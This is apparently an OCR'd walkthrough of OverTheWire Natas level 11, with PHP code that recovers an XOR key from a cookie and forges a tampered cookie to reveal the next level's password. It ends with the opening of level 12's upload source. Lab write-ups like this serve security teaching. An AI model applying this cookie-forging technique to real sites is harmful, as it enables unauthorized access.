
```
<?php
// Your code here!
function xor_encrypt($in) {
    $key = json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}
$cookie="HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyIxTRg%3D"
;
echo "Key = ";
echo xor_encrypt(base64_decode($cookie))

?>
```

Inspect-> Storage->Data(value). Put this value in code i.e. cookie= “value”:

Value is: **HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyIxTRg**

Now we run the code and get the key:

17 July,24




Paste the 1st 4 letters of key in 4th line and change the code to:

```
<?php
// Your code here!
function xor_encrypt($in) {
    $key = "eDWo";
    $text = $in;
```

```
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}
echo base64_encode(xor_encrypt(json_encode(array( "showpassword"=>"yes",
"bgcolor"=>"#ffffff"))));
?>
```


Run the code:

17 July,24




Go to inspect->storage-> data. Replace the value with this value found at output above and reload the page, we find the password for natas12:

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
20:35
(PHP) | Online edi
natas11.natas.labs.ov
natas11.natas.labs.ov
natas11.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS11
We Chall
SUBMIT TOKEN
Cookies are protected with XOR encryption
The password for natas12 is
yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB
Background color: #ffffff
Set color
View sourcecode
Inspector
Console
Debugger
Network
Style Editor
Storage
Cache Storage
Cookies
http://natas11.natas.labs.overthewire.c
Indexed DB
Local Storage
Session Storage
Filter Items
Filter values
Name
Value
Domain
Path
Expire
Data
data
HmYkBwozJw...
natas11.nat...
/
Sessio
data:"HmYkBwozJw4WNy...HZzEJAyIxCUc5"
Created:"Wed, 17 Jul 2024 15:07:07 GMT"
Domain:"natas11.natas.labs.overthewire.org"
Expires / Max-Age:"Session"
HostOnly:true
HttpOnly:false
Last Accessed:"Wed, 17 Jul 2...15:35:01 GMT"
Path:"/"
SameSite:"None"
Secure:false
Size:60
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Natas Level 12 → Level 13

Username: natas13


URL: http://natas13.natas.labs.overthewire.org

Go to source code and understand it:

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
17:12
natas12.natas.labs.ove
Settings
Autopsy - Downloa
natas12.natas.labs.overthewire.org/index-source.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
<?php
function genRandomString() {
$length = 10;
$characters = "0123456789abcdefghijklmnopqrstuvwxyz";
$string = "";
for ($p = 0; $p < $length; $p++) {
$string .= $characters[mt_rand(0, strlen($characters)-1)];
}
return $string;
}
function makeRandomPath($dir, $ext) {
do {
$path = $dir."/".genRandomString().".".$ext;
} while(file_exists($path));
return $path;
}
function makeRandomPathFromFilename($dir, $fn) {
$ext = pathinfo($fn, PATHINFO_EXTENSION);
return makeRandomPath($dir, $ext);
}
if(array_key_exists("filename", $_POST)) {
$target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);
